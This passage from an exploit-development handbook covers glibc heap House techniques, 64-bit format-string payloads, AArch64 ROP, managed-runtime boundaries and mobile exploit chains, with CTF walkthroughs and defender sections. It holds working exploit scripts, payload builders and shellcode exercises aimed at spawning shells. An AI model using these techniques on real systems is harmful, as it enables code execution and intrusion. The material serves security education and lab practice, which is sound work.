Shellcode is also incident-response vocabulary: detecting it (YARA rules on syscall-stub byte patterns, W^X + CFI preventing execution, EDR hooking `execve`) is a defender's daily work, and every technique here has a detection story — encoded payloads are rarer in the wild precisely because loaders and sandboxing made them fragile. The *concepts* (staging, tagging, encoding) transfer to legitimate tooling: implant frameworks, agent loaders, and exploit-detection rules are written in the same grammar.

Chapter Summary

Constraints breed technique: tiny windows → stagers; unknown addresses → egg hunters with validity probes; byte filters → runtime decoders. Reading foreign shellcode starts at the syscalls and flows backward. Every stage of this ladder has a defender's mirror — and all of it is chapter 12's 33 bytes, adapted.

Exercises

1. Write a stager that reads stage 2 into a `mmap`'d RWX page (`mmap` + `read` + `jmp`) in under 80 bytes.
2. Port the 32-bit egg hunter to x86-64 (the validity probe becomes `access` with `syscall`); measure its size and page-walk speed empirically.
3. Write a two-byte-key XOR encoder/decoder pair that satisfies "no NUL, no 0x20"; verify round-trip with `pwn asm`.
4. Disassemble a msfvenom-produced payload cold; annotate every syscall; then reproduce it from understanding alone.

CHAPTER 37

Heap Masterclass: The House Family in Full

Each House is an argument to the allocator. Some arguments win.
— course motto

Learning Objectives

- Build House of Spirit, Botcake, and Apple 2 end-to-end.
- Understand what each technique's preconditions say about the allocator's checks.
- Choose techniques by glibc version and bug shape (a decision table).

chapter 22 taught the workhorse (tcache poisoning) and the concept (lie to the allocator). The "House" family — named in the community's wonderfully gothic tradition — are complete arguments (the classic that started the conversation: *Once upon a free()* [6]): each forges allocator state so thoroughly that the lie survives every check. This chapter builds three of them properly and gives you the selection table for the rest.

37.1 House of Spirit: free what you forged

The boldest lie: free a chunk *you* fabricated. `free(ptr)` only validates the chunk `ptr-0x10` points at — size sane, alignment right. Craft those fields in any writable memory (your buffer, `.bss`), call `free` on the fake chunk, and the next `malloc` of that size returns *your chosen address*:

```
/* forge a chunk inside a normal buffer */
char fake[0x40];
size_t *chunk = (size_t *)fake;
chunk[0] = 0;                       /* prev_size (unused)      */
chunk[1] = 0x40 | 1;                /* size 0x40, PREV_INUSE   */
/* free(fake + 0x10): allocator believes a 0x40 chunk lives here */
```

```
create(0x38)                        # normal allocation to warm bins
edit(0, flat(0, 0x41))              # forge header inside user data
delete(0)                           # House of Spirit: frees forged chunk
r = create(0x38)                    # -> allocator returns OUR buffer+0x10
```

Key Idea

House of Spirit requires no bug at all beyond *one controlled free target* — which is why it pairs with format-string writes and use-after-free to seed lies. It predates every modern hardening except the alignment/size checks; those checks are precisely what you forge around.

37.2 House of Botcake: the modern double-free (glibc 2.34+)

tcache's key check kills naive double-free; filling tcache so the second free spills into the *unsorted bin* revives it. The dance (tcache-full scenario, chunk sizes 0x100):




Figure 37.1: House of Botcake: the overlap gives a chunk that is simultaneously allocated and free.

```
# sizes: prev 0x100, A/B/C = 0x100, guard 0x10
a, b, c, guard = alloc(0xf8), alloc(0xf8), alloc(0xf8), alloc(0x10)
# 1. fill tcache(0x100) with 7 frees
frees = [alloc(0xf8) for _ in range(7)]
for x in frees: delete(x)
# 2. free a (unsorted), free b (unsorted, adjacent)
delete(a); delete(b)
# 3. malloc from tcache (empties it), free c: consolidates with b
alloc(0xf8); delete(c)          # b+c merged in unsorted; b ALSO in tcache
# 4. now: b allocated (tcache pop) AND free (unsorted) -> overlap
d = alloc(0xf8)                 # d == b: alias!
e = alloc(0xf8)                 # carves the unsorted remainder
edit(d, flat(0, 0x111))         # forge the remainder header through d
# ...from here: tcache poisoning exactly as ch22
```

Warning

Botcake is exacting: sizes, counts, and order are all load-bearing. Rehearse it in gdb (`vis_heap_chunks` after every step) until the state transitions are muscle memory — then port to the CTF's exact glibc. Heap mastery is version-exact; there is no approximate Botcake.

37.3 House of Apple 2: the modern endgame (FSOP)

With hooks gone (chapter 22), the durable target is *stdio*: every program eventually calls `puts`/`exit`, which reads `_IO_FILE` structures pointed to by `_IO_list_all`. House of Apple 2 forges one `_IO_FILE` so the `_IO_wide_vtable` path lands on `_IO_wfile_overflow` -adjacent logic that calls a pointer you control with `rdi = "/bin/sh"`-adjacent state:

```
from pwn import *
context.arch = 'amd64'
fake = FileStructure(libc)              # pwntools builds _IO_FILE bodies
fake.flags = 0x3b01010101010101         # magic + flags for the path
fp = flat(fake)                         # then:
# 1) tcache-poison a chunk ONTO _IO_list_all (or overwrite via bug)
# 2) write the fake FILE* there
# 3) trigger: exit(0), or return from main (flushes stdout)
# the vtable check passes because _IO_wfile_jumps is a legal vtable,
# and its overflow path chains into system("/bin/sh")-shaped calls
```

House	One-line essence + era
Force	overflow top-chunk size to `-1`; carve from anywhere (dead post-2.29 top checks)
Spirit	free a forged chunk in your buffer (survives; needs one free target)
Orange	realloc top via `_IO_list_all` without free (the FSOP ancestor)
Einherjar	off-by-one NUL into `PREV_INUSE` → backward consolidation (post-2.29: very hard)
Lore	large-bin `bk_nextsize` lie → arbitrary write (version-sensitive)
Botcake	tcache-full double-free overlap (the 2.34+ standard)
Apple	stdio vtable path to `system` (the 2.34+ endgame)

37.4 Technique selection: the decision table




Figure 37.2: Choosing a heap technique: bug shape and glibc version decide.

37.5 The version ledger: glibc 2.26 → today

Heap technique viability is a function of glibc version. The ledger:

Version	Change	Techniques affected
2.26	tcache introduced	fastbin/smallbin paths rarely hit for small sizes; new poisoning surface
2.29	tcache `key` double-free check; top-size checks	naive double-free dies; House of Force dies
2.32	safe-linking	all `next`-pointer forging must mangle (`^ addr»12`)
2.33	tcache count hardening	some count-based tricks die
2.34	hooks removed	`__malloc_hook` endgames die; FSOP era begins
2.35+	continued hardening	composed techniques only (Botcake, Apple)

Pwn Tip

This table is why *ship the libc* is rule zero of heap CTFs. Before planning any heap exploit, write the version in your `notes.md` and cross out every technique the ledger kills — the remaining list is your real option set.

37.6 CTF Challenge: botcake-lab

CTF Challenge: botcake-lab (650 points, capstone)

glibc 2.35 note service: create/edit/delete/show; one linear one-byte overflow; tcache and unsorted both reachable. No output of pointers. Full flag: shell.

Walkthrough

Composed route — the chapter in one exploit:

1. **Heap leak**: free two 0x88 chunks; read the (mangled) `next` of the second — chapter 22's page-recovery.
2. **Libc leak**: fill tcache(0x90) seven times, free an eighth; unsorted fd = `main_arena`+96.
3. **Overlap**: the one-byte NUL clears `PREV_INUSE` of a following chunk; a crafted `prev_size` backward-consolidates over an allocated chunk — an Einherjar-flavored overlap on 2.35 (the checks demand exact sizes; rehearse in gdb).
4. **Poison**: the overlapped free chunk's `next` is writable through its allocated twin → tcache poisoning onto `_IO_list_all` or the stack (environ).
5. **Endgame**: House of Apple 2 `FILE` forge, or stack ROP (chapter 11) — both presented in chapter 22's endgame section.

The grading point: *any* endgame wins, but the write-up must defend the overlap arithmetic — that is the chapter's exam.

Defender's Perspective

Read the House family as a history of allocator checks: each House was born when a check closed the previous door, and each died (or mutated) when a new check landed. The modern stack — tcache key, safe-linking, consolidation validation, removed hooks, vtable verification — means a 2020s heap exploit is a *composed* argument, not a single trick. The defender's takeaway is optimistic: each composed step is observable (gdb, sanitizers, allocator telemetry), and composition is where detection lives.

Chapter Summary

House of Spirit frees forged chunks (one free target suffices); Botcake revives double-free on modern glibc via tcache exhaustion and consolidation overlap; House of Apple 2 turns arbitrary write into execution through stdio vtables. Choose techniques by bug shape and glibc version (fig. 37.2); rehearse in gdb until the state transitions are reflexes.

Exercises

1. Execute House of Spirit in a lab against glibc 2.35 and identify exactly which checks your forged header had to satisfy.
2. Perform Botcake end to end in gdb, screenshotting each state transition; annotate fig. 37.1's four steps with your own addresses.
3. Compare House of Force's failure on modern glibc (which check?) with House of Einherjar's; write the two-paragraph obituary of each.
4. Build House of Apple 2 with pwntools' `FileStructure`; confirm the vtable check passes and trace which function pointer finally reaches `system`.

CHAPTER 38

Format String Masterclass

The format string is a tiny language. Master the language, not the exploit.

— course motto

Learning Objectives

- Build 64-bit `%n` payloads manually, with alignment and width arithmetic you can defend.
- Handle canary/PIE/full-RELRO interactions with format strings.
- Understand `fmtstr_payload`'s internals well enough to fix it when it fails.

chapter 13 taught the primitives; this chapter is the craftsman's bench — the cases where the one-liner `fmtstr_payload` silently produces a broken payload and you must know why.

38.1 64-bit positional addressing, precisely

On x86-64, `printf` reads arguments from six registers (the varargs set `rsi,rdx,rcx,r8,r9` plus `rax` as a flag) *then* the stack. Positional specifiers map:

Specifier	Reads
`%1$p`	`rsi` (arg 2 of the call)
`%2$p`–`%5$p`	`rdx`, `rcx`, `r8`, `r9`
`%6$p`	first stack qword at `printf`'s frame
`%K$p` ($K \geq 6$)	`[rsp + 8*(K-6)]`




Figure 38.1: Where 64-bit positional slots live. Your buffer's slot is the single binary-specific constant of every fmtstr exploit.

38.2 Manual 64-bit payload, with the arithmetic visible

Goal: write the 8-byte address `T` to `A` using three `%hn` writes (2-byte chunks), all addresses riding in your buffer:

```python
def fmt64_writes(slot, A, value, bufsize_limit=0x60):
    """write 8-byte `value` at `A`, addresses in buffer starting at slot"""
    words = [(value >> (16*i)) & 0xffff for i in range(4)]
    A_list = [A + 2*i for i in range(4)]
    # sort by printed-so-far to keep widths ascending and small
    order = sorted(range(4), key=lambda i: words[i])
    payload = b''
    done = 0
    for i in order:
        delta = (words[i] - done) % 0x10000
        if delta > 1:                       # %c with huge width is fine,
            payload += b'%' + str(delta).encode() + b'c'
        else:
            payload += b'%' + str(delta+1).encode() + b'c'
            delta += 1
        payload += b'%' + str(slot + i).encode() + b'$hn'
        done = (done + delta) % 0x10000
    # pad to the 8-byte-aligned address block, then append addresses
    off = len(payload)
    payload += b'.' * ((-off) % 8)
    payload += b''.join(p64(a) for a in A_list)
    # NOTE: appending addresses AFTER specifiers requires that the
    # first address lands exactly on the slot of the first %hn's arg --
    # verify with %6$p..%14$p printing your own 'AAAA' pattern.
    return payload
```

Warning

Two failure modes dominate manual 64-bit payloads: (1) *the address block drifts off its slot* after width padding changes the length — compute the padding *before* appending addresses, then re-verify the slot mapping with a probe run; (2) *widths underflow* when a word is smaller than already-printed — the `(delta - 1) % 0x10000` trick (massive `%c` width) is legal but slow; prefer ordering by width ascending. `fmtstr_payload` does all of this; you are learning it to debug its rare failures (offset off by one, addresses too long for the buffer, `%n` forbidden by FORTIFY).

38.3 Format strings against the full defense stack

38.3.1 With PIE and canary (the leak dance)

The echo loop of chapter 14's challenge is the canonical dance: *leak* (canary slot, libc return slot, binary slot) in iteration one; *write* (GOT if partial RELRO; otherwise a return address on the stack through `%n` with a leaked stack pointer) in iteration two; *abuse* in iteration three. With *full* RELRO and PIE: `%n` into the *stack* return address is the only write target — which requires a leaked stack address (`%p` of a saved `rbp`) to aim at, and writing *upward* through the same frame you leaked.

38.3.2 Against FORTIFY (`_chk` variants)

`_FORTIFY_SOURCE` replaces `printf` with `__printf_chk`, which *rejects* `%n` *when the format string itself lives in writable memory* (the exact attack shape). Answers, in era order:

- The flag is `_IO_FLAGS2_ALLOC_BUFFER`-style bypasses and ropping through `vfprintf` internals (historical).

- The modern answer: use the *read* half only (leak everything) and pivot to a second bug for the write. A format string read primitive is undetectable by `_chk` — it is a legitimate printf.
- And the honest lesson: *some defenses actually work*, and the craft is recognising when to stop pushing.

38.4 The formatter's toolbox

Tool	Use
`%K$p`	positional stack read (slot discovery)
`%K$s`	dereference slot K: arbitrary read
`%K$n/%K$hn/%K$hhn`	write 4/2/1 bytes at slot K's pointer
`%<w>c`	print `w` chars: width arithmetic for the value
`%*K$c`	take the width *from* slot K (dynamic widths when your buffer is constrained)
`%.<w>d`	precision variant (avoids `%c` caching quirks on some libcs)

Pwn Tip

The slot-discovery probe of chapter 13 (`%6$p` through `%25$p` with an `AAAABBBB` marker) is the first command of every fmtstr challenge — but also re-run it after any *successful* stage: writes move the stack, and slot 8 can become slot 9 mid-exploit. Re-measure between stages.

38.5 CTF Challenge: fmt64 (500 points)

CTF Challenge: fmt64 (500 points)

Full RELRO, PIE, canary; `printf(buf)` in a three-iteration loop; no other bug. Goal: shell. libc shipped.

Walkthrough

The masterclass composed:

1. **Probe**: find buffer slot (say 10), canary slot (15), libc ret (21), saved `rbp` (19 — a *stack* address).
2. **Write stage**: full RELRO kills GOT writes; aim `%hn` writes at the *return address of the printf caller itself*, computed from the leaked `rbp`: write a two-gadget chain (`pop rdi; ret` + `system` arg setup) byte-by-byte above the canary — the canary itself is untouched by writing *above* it.
3. **Trigger**: the loop's final `ret` executes the freshly written chain.

```
# stage 2 sketch: three %hn writes into caller's ret slot
writes = {ret_slot:     [POP_RDI & 0xffff, ...],   # 2-byte chunks
          ret_slot + 2: [...], ret_slot + 4: [...]}
io.sendline(fmtstr_payload(BUF_SLOT, writes, write_size='short'))
# manual variant: fmt64_writes from section 2, aimed via leaked rbp
```

The meta-lesson: with full RELRO the format string *still wins*, because the stack is always writable — the defense moved the target, not the game.

Defender's Perspective

`-Werror=format-security` plus FORTIFY plus (glibc 2.37+) `%n`-in-writable-format hardening shrink the write half of this chapter year over year — while the *read* half (a leak) remains undefined-behavior-adjacent and unkillable at compile time. The architecture lesson: **defense removes primitives one at a time; attackers keep the cheapest one.** Auditors: a leaked pointer is a finding even when no write exists yet.

Chapter Summary

64-bit format strings live in a six-slot register shadow: measure your buffer's slot once, re-measure between stages. Manual payloads require ascending width arithmetic and slot-stable address blocks — the internals of `fmtstr_payload`. Full RELRO moves the write target to the stack (aim via leaked `rbp`); FORTIFY kills `%n` in writable formats, leaving the read primitive — permanent, undetectable, and always enough to start the ladder.

Exercises

1. Reproduce `fmtstr_payload`'s output for a 2-byte write by hand; diff against the library and explain every byte.
2. Solve `fmt64` with *manual* payloads only (no `fmtstr_payload`); log the slot drift between stages.
3. Demonstrate the `_chk` rejection: compile with FORTIFY and show the abort on `%n`; then build the leak-only exploit that still works.
4. Write the `%*K$c` dynamic-width variant for a buffer too small for literal width digits.

Part XII

Beyond x86: Other Architectures, Runtimes, and Platforms

CHAPTER 39

The ARM64 (AArch64) Primer

Thirty-one registers, no push, no pop — the stack is just memory again.
— course motto

Learning Objectives

- Read AArch64 assembly: registers, memory ops, branches, and the calling convention.
- Note what disappears (no `push`/`pop`, no `ret` gadget ubiquity) and what appears (PAC, MTE).
- Build gadgets and a ret2win for an ARM64 target with `qemu-user`.
- Recognise the kernel mitigations (PAC) reshaping ARM exploitation.

The phone in your pocket, most embedded boards, and every Apple Mac since 2020 run AArch64. The exploitation grammar transfers entirely — overflow, leak, reuse code — but the instruction set changes the gadget economy in instructive ways.

39.1 The register file and calling convention

Register	Role	Notes
`x0–x7`	args / return	`x0` carries the return value; `w0–w31` are the 32-bit views
`x8`	indirect result / **syscall number**	the `rax` of the syscall interface
`x9–x15`	temporaries	caller-saved
`x16, x17`	intra-call scratch (PLT)	the veneer registers — gadget gold
`x18`	platform (TLS)	reserved
`x19–x28`	callee-saved	the `rbx/r12` equivalents
`x29`	frame pointer (`fp`)	
`x30`	link register (`lr`)	**return address lives here**, not on the stack
`sp`	stack pointer	aligned to 16, always

Key Idea

The return address lives in `x30` (`lr`), not on the stack — leaf functions never touch memory for returns. Overflows therefore must first overwrite the *saved* `x30` that a non-leaf function pushed, exactly the `rbp+8` reasoning of chapter 11 — but the saved-register block sits *above* the locals and is saved explicitly (`stp x29, x30, [sp, #-32]!`).

39.2 Reading the instructions

```
; the AArch64 prologue/epilogue of a non-leaf function
  stp  x29, x30, [sp, #-32]!   ; save fp+lr, decrement sp by 32
  mov  x29, sp                 ; frame
  ...                          ; locals live at [sp, #offset]
  ldp  x29, x30, [sp], #32     ; restore fp+lr, bump sp
  ret                          ; br x30  (NOT a pop!)
```

Instead of	AArch64 says	Gadget consequence
push/pop	`stp`/`ldp` (store/load pair)	`ldp x19, x20, [sp]; ret`-style multi-load gadgets
`mov rdi, rax`	`mov x0, x19`	shuffles from callee-saved
`ret` (pop)	`ret` (`br x30`)	bare `ret` gadgets are rarer; `ret` after `ldp` is the workhorse
`syscall`	`svc #0`	number in `x8` (`w8`)
`call`	`bl target` / `blr xN`	`blr` gadgets = indirect calls

39.3 The ARM64 ret2win, end to end

```
$ sudo apt install gcc-aarch64-linux-gnu qemu-user
$ aarch64-linux-gnu-gcc -O0 -static -fno-stack-protector -o armwin armwin.c
$ qemu-aarch64 ./armwin
```

```
00000000004007d8 <vulnerable>:
  stp  x29, x30, [sp, #-48]!   ; frame: 48 bytes
  add  x29, sp, #0
  add  x0, x29, #0x20          ; buf at sp+0x20 (32 bytes in)
  bl   400860 <read@plt>       ; read(0, buf, 200)
  ...
  ldp  x29, x30, [sp], #48
  ret
000000000040083c <win>:        ; prints the flag
```

Offset arithmetic: buffer at `sp+0x20`; saved `x30` lives at `sp+40` after `stp` (32-byte frame pair + 16 more for locals); payload:

```
from pwn import *
context.arch = 'aarch64'
elf = ELF('./armwin')
io = process(['qemu-aarch64', './armwin'])
io.send(fit({40: elf.symbols['win']}))   # 40 = 32 (frame) + 8 (pad)
print(io.recvall())
```

39.4 Gadgets and chains on AArch64

```
$ ROPgadget --binary armwin | grep -E 'blr|x0' | head
0x0000000000400878 : ldp x19, x20, [sp, #0x10] ; ldp x29, x30, [sp], #0x20 ; ret
0x0000000000400890 : mov x0, x19 ; blr x20
```

The canonical ARM64 chain loads arguments into *callee-saved* registers via `ldp` gadgets, then shuffles with `mov x0, x19; blr x20`:

```
# system("/bin/sh") on ARM64:
LOAD_X19_X20 = ...   # ldp x19, x20, [sp, #0x10]; ... ; ret
CALL         = ...   # mov x0, x19 ; blr x20
chain = flat({
    40: [LOAD_X19_X20],
    40+16: [binsh_addr, system_addr],   # lands in x19, x20 on the ldp
    40+32: [CALL],
})
```

Pwn Tip

AArch64 gadget hunting rewards `blr`-chaining over `ret`-sliding: the register-file is huge, so *load-then-indirect-call* chains beat long `ret` slides. `ROPgadget --aarch64` and ropper both handle the ISA; expect fewer gadgets than x86-64 and lean harder on libc's own epilogues.

39.5 The ARM-specific defenses

- **PAC (Pointer Authentication)**: return addresses signed with a per-process key; `ret` verifies (`autiasp`) — the hardware shadow-stack of chapter 28, shipping in iPhone-class silicon since 2018. Forged return addresses now fault unless the signature is copied too.
- **MTE (Memory Tagging)**: 16-byte granules tagged; mismatch ⇒ fault — ASan-class detection at production speed (chapter 28); UAF and cross-object overflows die loudly on MTE hardware.
- **BTI**: branch-target identification — `blr` may only land on `bti` instructions (forward-edge CFI, the ARM `endbr64`).

39.6 CTF Challenge: arm-warmup

CTF Challenge: arm-warmup (400 points)

An AArch64 binary (no PIE for the exercise, canary off) with a 200-into-64 read and a `win` function — plus a second stage requiring `win2` with `x0` set to a magic constant. Land both.

Walkthrough

Stage 1: `fit({40: win})` as above. Stage 2: return into the `ldp`-epilogue gadget with the constant and `win2` staged into `x19`/`x20`:

```
chain = flat({
    40:  [LD_X0_X19_OR_SIMILAR, LOAD_X19_X20],
    40+8:  [MAGIC, win2],       # x19 = MAGIC, x20 = win2
    40+24: [CALLER],            # mov x0, x19; blr x20
})
```

The exact gadget names vary per binary — the *shape* (load into callee-saved via `ldp`; shuffle into `x0`; `blr`) is the portable skill, exactly ret2csu's philosophy (chapter 17) in a new ISA.

Defender's Perspective

PAC and MTE are the field's live experiment in *hardware* memory safety: the mitigations of chapter 28 moved from compiler instruments into silicon. Exploit developers answer with signing-oracle abuse (PACMAN-class attacks) and same-granule tricks — and the defender's lesson stands: layered hardware checks raise cost nonlinearly.

Chapter Summary

AArch64 moves the return address into `x30`, replaces push/pop with `stp`/`ldp`, and numbers syscalls in `x8` with `svc #0`. Chains load arguments into callee-saved registers and call through `blr`; PAC/MTE/BTI are the hardware defenses reshaping the ISA's future. The grammar — overflow, leak, reuse — transfers unchanged.

Exercises

1. Disassemble a hello-world AArch64 binary; label every `stp`/`ldp` and explain the 16-byte `sp` discipline.
2. Solve `arm-warmup`'s stage 2 with three different gadget combinations; record sizes and reliability.
3. Write the AArch64 `execve("/bin/sh")` shellcode by hand (`x8`=221, `svc #0`) and test under qemu.
4. Research one published PAC-bypass (signing oracle); explain it in the vocabulary of chapter 28.

CHAPTER 40

Beyond C: Go, Rust, and Managed Runtimes

The bugs migrate to the boundary.

— course motto

Learning Objectives

- Explain where memory safety holds in Go and Rust — and exactly where it stops.
- Read Go binaries in a decompiler (and know what confuses the tools).
- Analyse the C boundary of managed runtimes (CPython, JVM, Node) and the JIT landscape.
- Choose the right review technique per runtime.

Memory-safe languages do not end memory-safety work; they *concentrate* it. Go's runtime is Go plus C syscalls; Rust is safe Rust plus `unsafe`; CPython is C with a Python face. The boundary — where the managed world hands bytes to the machine — is where this handbook's chapters still apply.

40.1 Go: safe by default, exploitable at the seams

- **No raw stack overflows**: goroutine stacks are growable, bounds-checked slices, GC-managed heap. The classic bug classes of Part III are structurally absent from safe Go.
- **What remains**: logic errors (the chapter 19 family), integer issues at explicit conversions (chapter 20), and everything behind `unsafe` and `cgo`.
- **The RE angle**: Go binaries are statically linked, huge, and *readable* — function names survive in the `gopclntab` (a self-describing symbol table); Ghidra's Go analyzer recovers them. Strings, interfaces, and the two-word slice header (`ptr, len, cap` — three words) confuse decompilers until re-typed.

```
/* the Go slice header, decompiled: re-type and it reads again */
struct slice { void *ptr; size_t len; size_t cap; };
/* a classic Go-class bug: len from one source, index from another */
func handle(id int64, data []byte) {
    if id < int64(len(data)) { use(data[id]) }  /* id from wire, int64 */
}
```

40.2 Rust: the borrow checker and its escape hatch

- **Safe Rust** eliminates UAF, double-free, and out-of-bounds *by construction* — the borrow checker is a compile-time version of chapter 22's entire defense stack.
- **`unsafe` blocks** re-open every door: raw pointers, `transmute`, FFI. Security review of Rust is review of `unsafe` — grep it first, and demand a justification comment per block.

- **Panics vs aborts**: `panic!` unwinds (or aborts with `panic=abort`); either way it is not a security boundary — logic can still be corrupted by caught panics in `catch_unwind` contexts.
- **The RE angle**: symbols are mangled but rich; generic monomorphisation explodes function counts; look for `core::ptr::...` in decompiled `unsafe` paths.

Key Idea

Rust is the strongest evidence for chapter 28's economics argument: the borrow checker deletes bug *classes* at review-zero cost, which is why kernels, browsers, and cloud components are adopting it. Your exploitation skills remain the measurement tool — for auditing the `unsafe` islands and the C code the safe world still calls into.

40.3 Managed runtimes: CPython, JVM, Node




Figure 40.1: The managed-world sandwich: safe above, C below, bugs at the boundary.

- **CPython**: the interpreter is C; every C extension is C. A `ctypes` call or a buggy extension module is a direct chapter 10 target with a Python-shaped harness — and `pickle` deserialization of untrusted data is its own code-execution bug class (logic, not memory).
- **JVM**: bytecode is verified and bounds-checked; the JDK's native methods (and the JIT) are the C. Deserialization gadget chains (Apache Commons et al.) are the runtime's ROP: reusing *existing library code* toward unintended ends — conceptually identical to chapter 17, executed by the deserializer.
- **Node/V8**: JavaScript is sandboxed and JIT'd; the engine is a giant C++ attack surface. V8 exploitation (type confusion via JIT speculation bugs → `ArrayBuffer` corruption → ROP) is the modern benchmark of chapter 33's Pwn2Own chain, with the sandbox as the next boundary.

40.4 The deserialization analogy, made precise

Concept	Binary world	Managed world
reusing existing code	ROP gadgets	deserialization gadget chains
forged control data	forged stack	forged object graph
defense by validation	CFI	schema validation, allow-lists
the leak	memory disclosure	SSRF/error-message disclosure

Key Idea

"Return-oriented programming" describes any attack that *reuses trusted code against its intent*. Once you see gadget chains and deserialization chains as the same idea, every ecosystem's exploitation literature becomes readable in this handbook's vocabulary.

40.5 CTF Challenge: go-recon

CTF Challenge: go-recon (400 points)

A stripped Go binary (net service). The flag is served only if a length-prefix logic check can be bypassed; a `cgo` helper parses a header. Solve it, and identify which single function is the C boundary.

Walkthrough

1. Ghidra + Go analyzer recovers function names from `gopclntab`; `main.handleConn` is obvious.
2. The logic check: `int32` length vs `int` index — negative prefix passes the check, indexes backwards (chapter 20 in Go clothing).
3. The C boundary: the `cgo` shim (`_cgo_C2func_parse_hdr`) marshals a Go slice into a raw pointer + length — the *only* place classic overflow reasoning applies, and the answer to the second question.

The lesson: even in a memory-safe runtime, recon begins with *finding the boundary* — then chapter 5's routine applies unchanged.

Defender's Perspective

The migration economics of chapter 28, stated once more: every line moved from C to a safe runtime shrinks this book's attack surface — and every FFI line grows it back. Review checklists per runtime: Go — explicit conversions and `cgo`; Rust — `unsafe` and `unwind`; Python/Node/JVM — native extensions, deserialization, and parser complexity. The runtime is not the review; the boundary is.

Chapter Summary

Go and Rust delete the classic bug classes inside their safe cores; the bugs concentrate at `unsafe`/`cgo`/FFI seams and in logic. Managed runtimes are C underneath — extensions, deserializers, and JITs are where Parts III–V apply. Deserialization gadget chains are ROP by another name. The modern review skill is locating the boundary, then running this handbook on it.

Exercises

1. Decompile a small Go binary; recover three slice headers by re-typing; find one place the decompiler mis-reads `len`/`cap`.
2. Write a safe-Rust program with one `unsafe` block containing a UAF; exploit it under ASan; then delete the `unsafe` and prove the compiler rejects the fix-free version.
3. Craft a `pickle` payload that runs a command (lab only); map each stage onto a chapter 17 gadget analogy.
4. Read one public V8 exploit write-up; label its stages with fig. 33.1's template.

CHAPTER 41

The Mobile Exploitation Primer

The smallest computers carry the longest exploit chains.

— course motto

Learning Objectives

- Describe the Android and iOS platform architectures and their defense layers.
- Trace a mobile exploit chain: browser/baseband bug → app sandbox → kernel.
- Connect each platform defense to the mitigation taxonomy of chapter 28.
- Set up the Android lab (emulator, `adb`, a native service) and run a first native-level exploit.

Stagefright (chapter 33) showed why mobile matters: the parser runs before you touch anything. Both major platforms are Linux derivative kernels wrapped in aggressively hardened sandboxes — which makes them the best real-world laboratory for this handbook's layered defense model.

41.1 Android: Linux plus a strict court system

Layer	Mechanism	Maps to
App sandbox	per-app UID + SELinux (MAC)	privilege separation (chapter 23) taken to the app level
zygote	forked app processes	address-space determinism inside apps
seccomp-bpf	syscall filter per app	chapter 23' ORW world — most syscalls banned
SELinux policies	per-domain rules	breaks Unix UID logic escapes
Verified Boot	signed partition chain	persistence is bounded
FBE encryption	per-user keys	data at rest

Key Idea

Android's app sandbox is why a *single* bug rarely wins: the chain is parser bug → renderer/media process (sandboxed) → driver or binder bug → kernel → SELinux bypass. Compare fig. 33.1: same ladder, different rungs.

41.2 iOS: the mitigation showcase

iOS ships the most complete hardware-mitigation deployment in consumer tech: PAC on return addresses and indirect branches (chapter 39), PPL (page-protection layer: kernel code pages immutable even from

the kernel), CoreTrust code signing, per-process sandboxes via AMS, and sealed system volume. The exploitation consequence: every technique in chapter 17 must first defeat signing oracles, and persistence requires a second bug class (or a boot-chain bug). Reading an iOS jailbreak write-up after this handbook is an exercise in recognizing every chapter at once — plus the signing mathematics on top.

41.3 The mobile exploit chain, assembled




Figure 41.1: The mobile chain: sandbox and kernel are mandatory rungs, not options.

41.4 Lab: Android native exploitation

```
# 1. environment: Android emulator (x86_64 image is fine for learning)
